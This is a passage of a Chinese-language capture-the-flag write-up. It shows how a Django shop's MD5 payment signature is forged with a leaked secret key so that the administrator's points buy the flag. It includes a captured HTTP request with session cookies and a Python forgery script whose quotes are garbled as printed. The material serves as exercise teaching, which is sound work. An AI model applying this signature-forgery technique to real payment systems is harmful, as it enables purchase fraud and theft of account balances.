                g.amount += randint(100, 200)
            g.save()
            o.status = Order.FINISHED
            o.save()
            ret['result'] = f'订单 {o.id} 支付成功！'
            ret['status'] = 'success'
    else:
        ret['result'] = '签名不正确，数据可能被篡改！'
    return render(request, 'payment/result.html', ret)
```

查看数据库可以得到管理员有3w积分，所以要通过管理员来购买flag。

可以在secret.key中找到key=zhinianyuxin，即RANDOM_SECRET_KEY_FOR_PAYMENT_SIGNATURE=zhinianyuxin。

这里先买一个普通商品



```
POST /payment/check?signature=1956f9be234f2647191899d542cea022 HTTP/1.1
Host: 101.71.29.5:10014
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://101.71.29.5:10014/shop/payOrder/120
Content-Type: application/x-www-form-urlencoded
Content-Length: 101
Cookie: csrftoken=p4gPLMS7iZPD1IiKadWLs6J6UZbynsj2P71najN7mN7gWz5ur4Z7GA1locAqDCku;
PHPSESSID=f9aaad4b862d982e1d438de1c1adfa40; sessionid=ku7hr87ha0d9ph4euf7xagy48swli6yk
Connection: close
Upgrade-Insecure-Requests: 1

order_id=120&buyer_id=26&good_id=34&buyer_point=300&good_price=50&order_create_time=1541609976.755452
```


通过篡改signature、byer_id、order_id。

篡改签名脚本：

```
import hashlib



form = {
    'order_id’: ’120’,
    'buyer_id’: ’16’,   # 管理员ID
    'good_id’: ’38’,    # flag商品的ID
    'buyer_point’: ’300’,
    'good_price’: ’50’,
    'order_create_time’: ’1541609976.755452’
}
RANDOM_SECRET_KEY_FOR_PAYMENT_SIGNATURE = ’zhinianyuxin\n’.encode(’utf-8’)
str2sign = RANDOM_SECRET_KEY_FOR_PAYMENT_SIGNATURE + ’&’.join([f’{i}={form[i]}’
for i in form]).encode(’utf-8’)
sign = hashlib.md5(str2sign).hexdigest()
print(sign)
```

相应地修改signature、byer_id、order_id。

得到flag：



订单详情

flag{df62fdb7165190fafc187c3fed39b0a1}

订单号	商品名称			订单状态
124	FLAG	2018年11月8日 01:05	888 积分	待支付 去支付 取消订单
121	FLAG	2018年11月8日 00:59	888 积分	待支付 去支付 取消订单
120	X 商城 50 元购物卡	2018年11月8日 00:59	50 积分	已完成 查看
103	FLAG	2018年11月8日 00:36	888 积分	已取消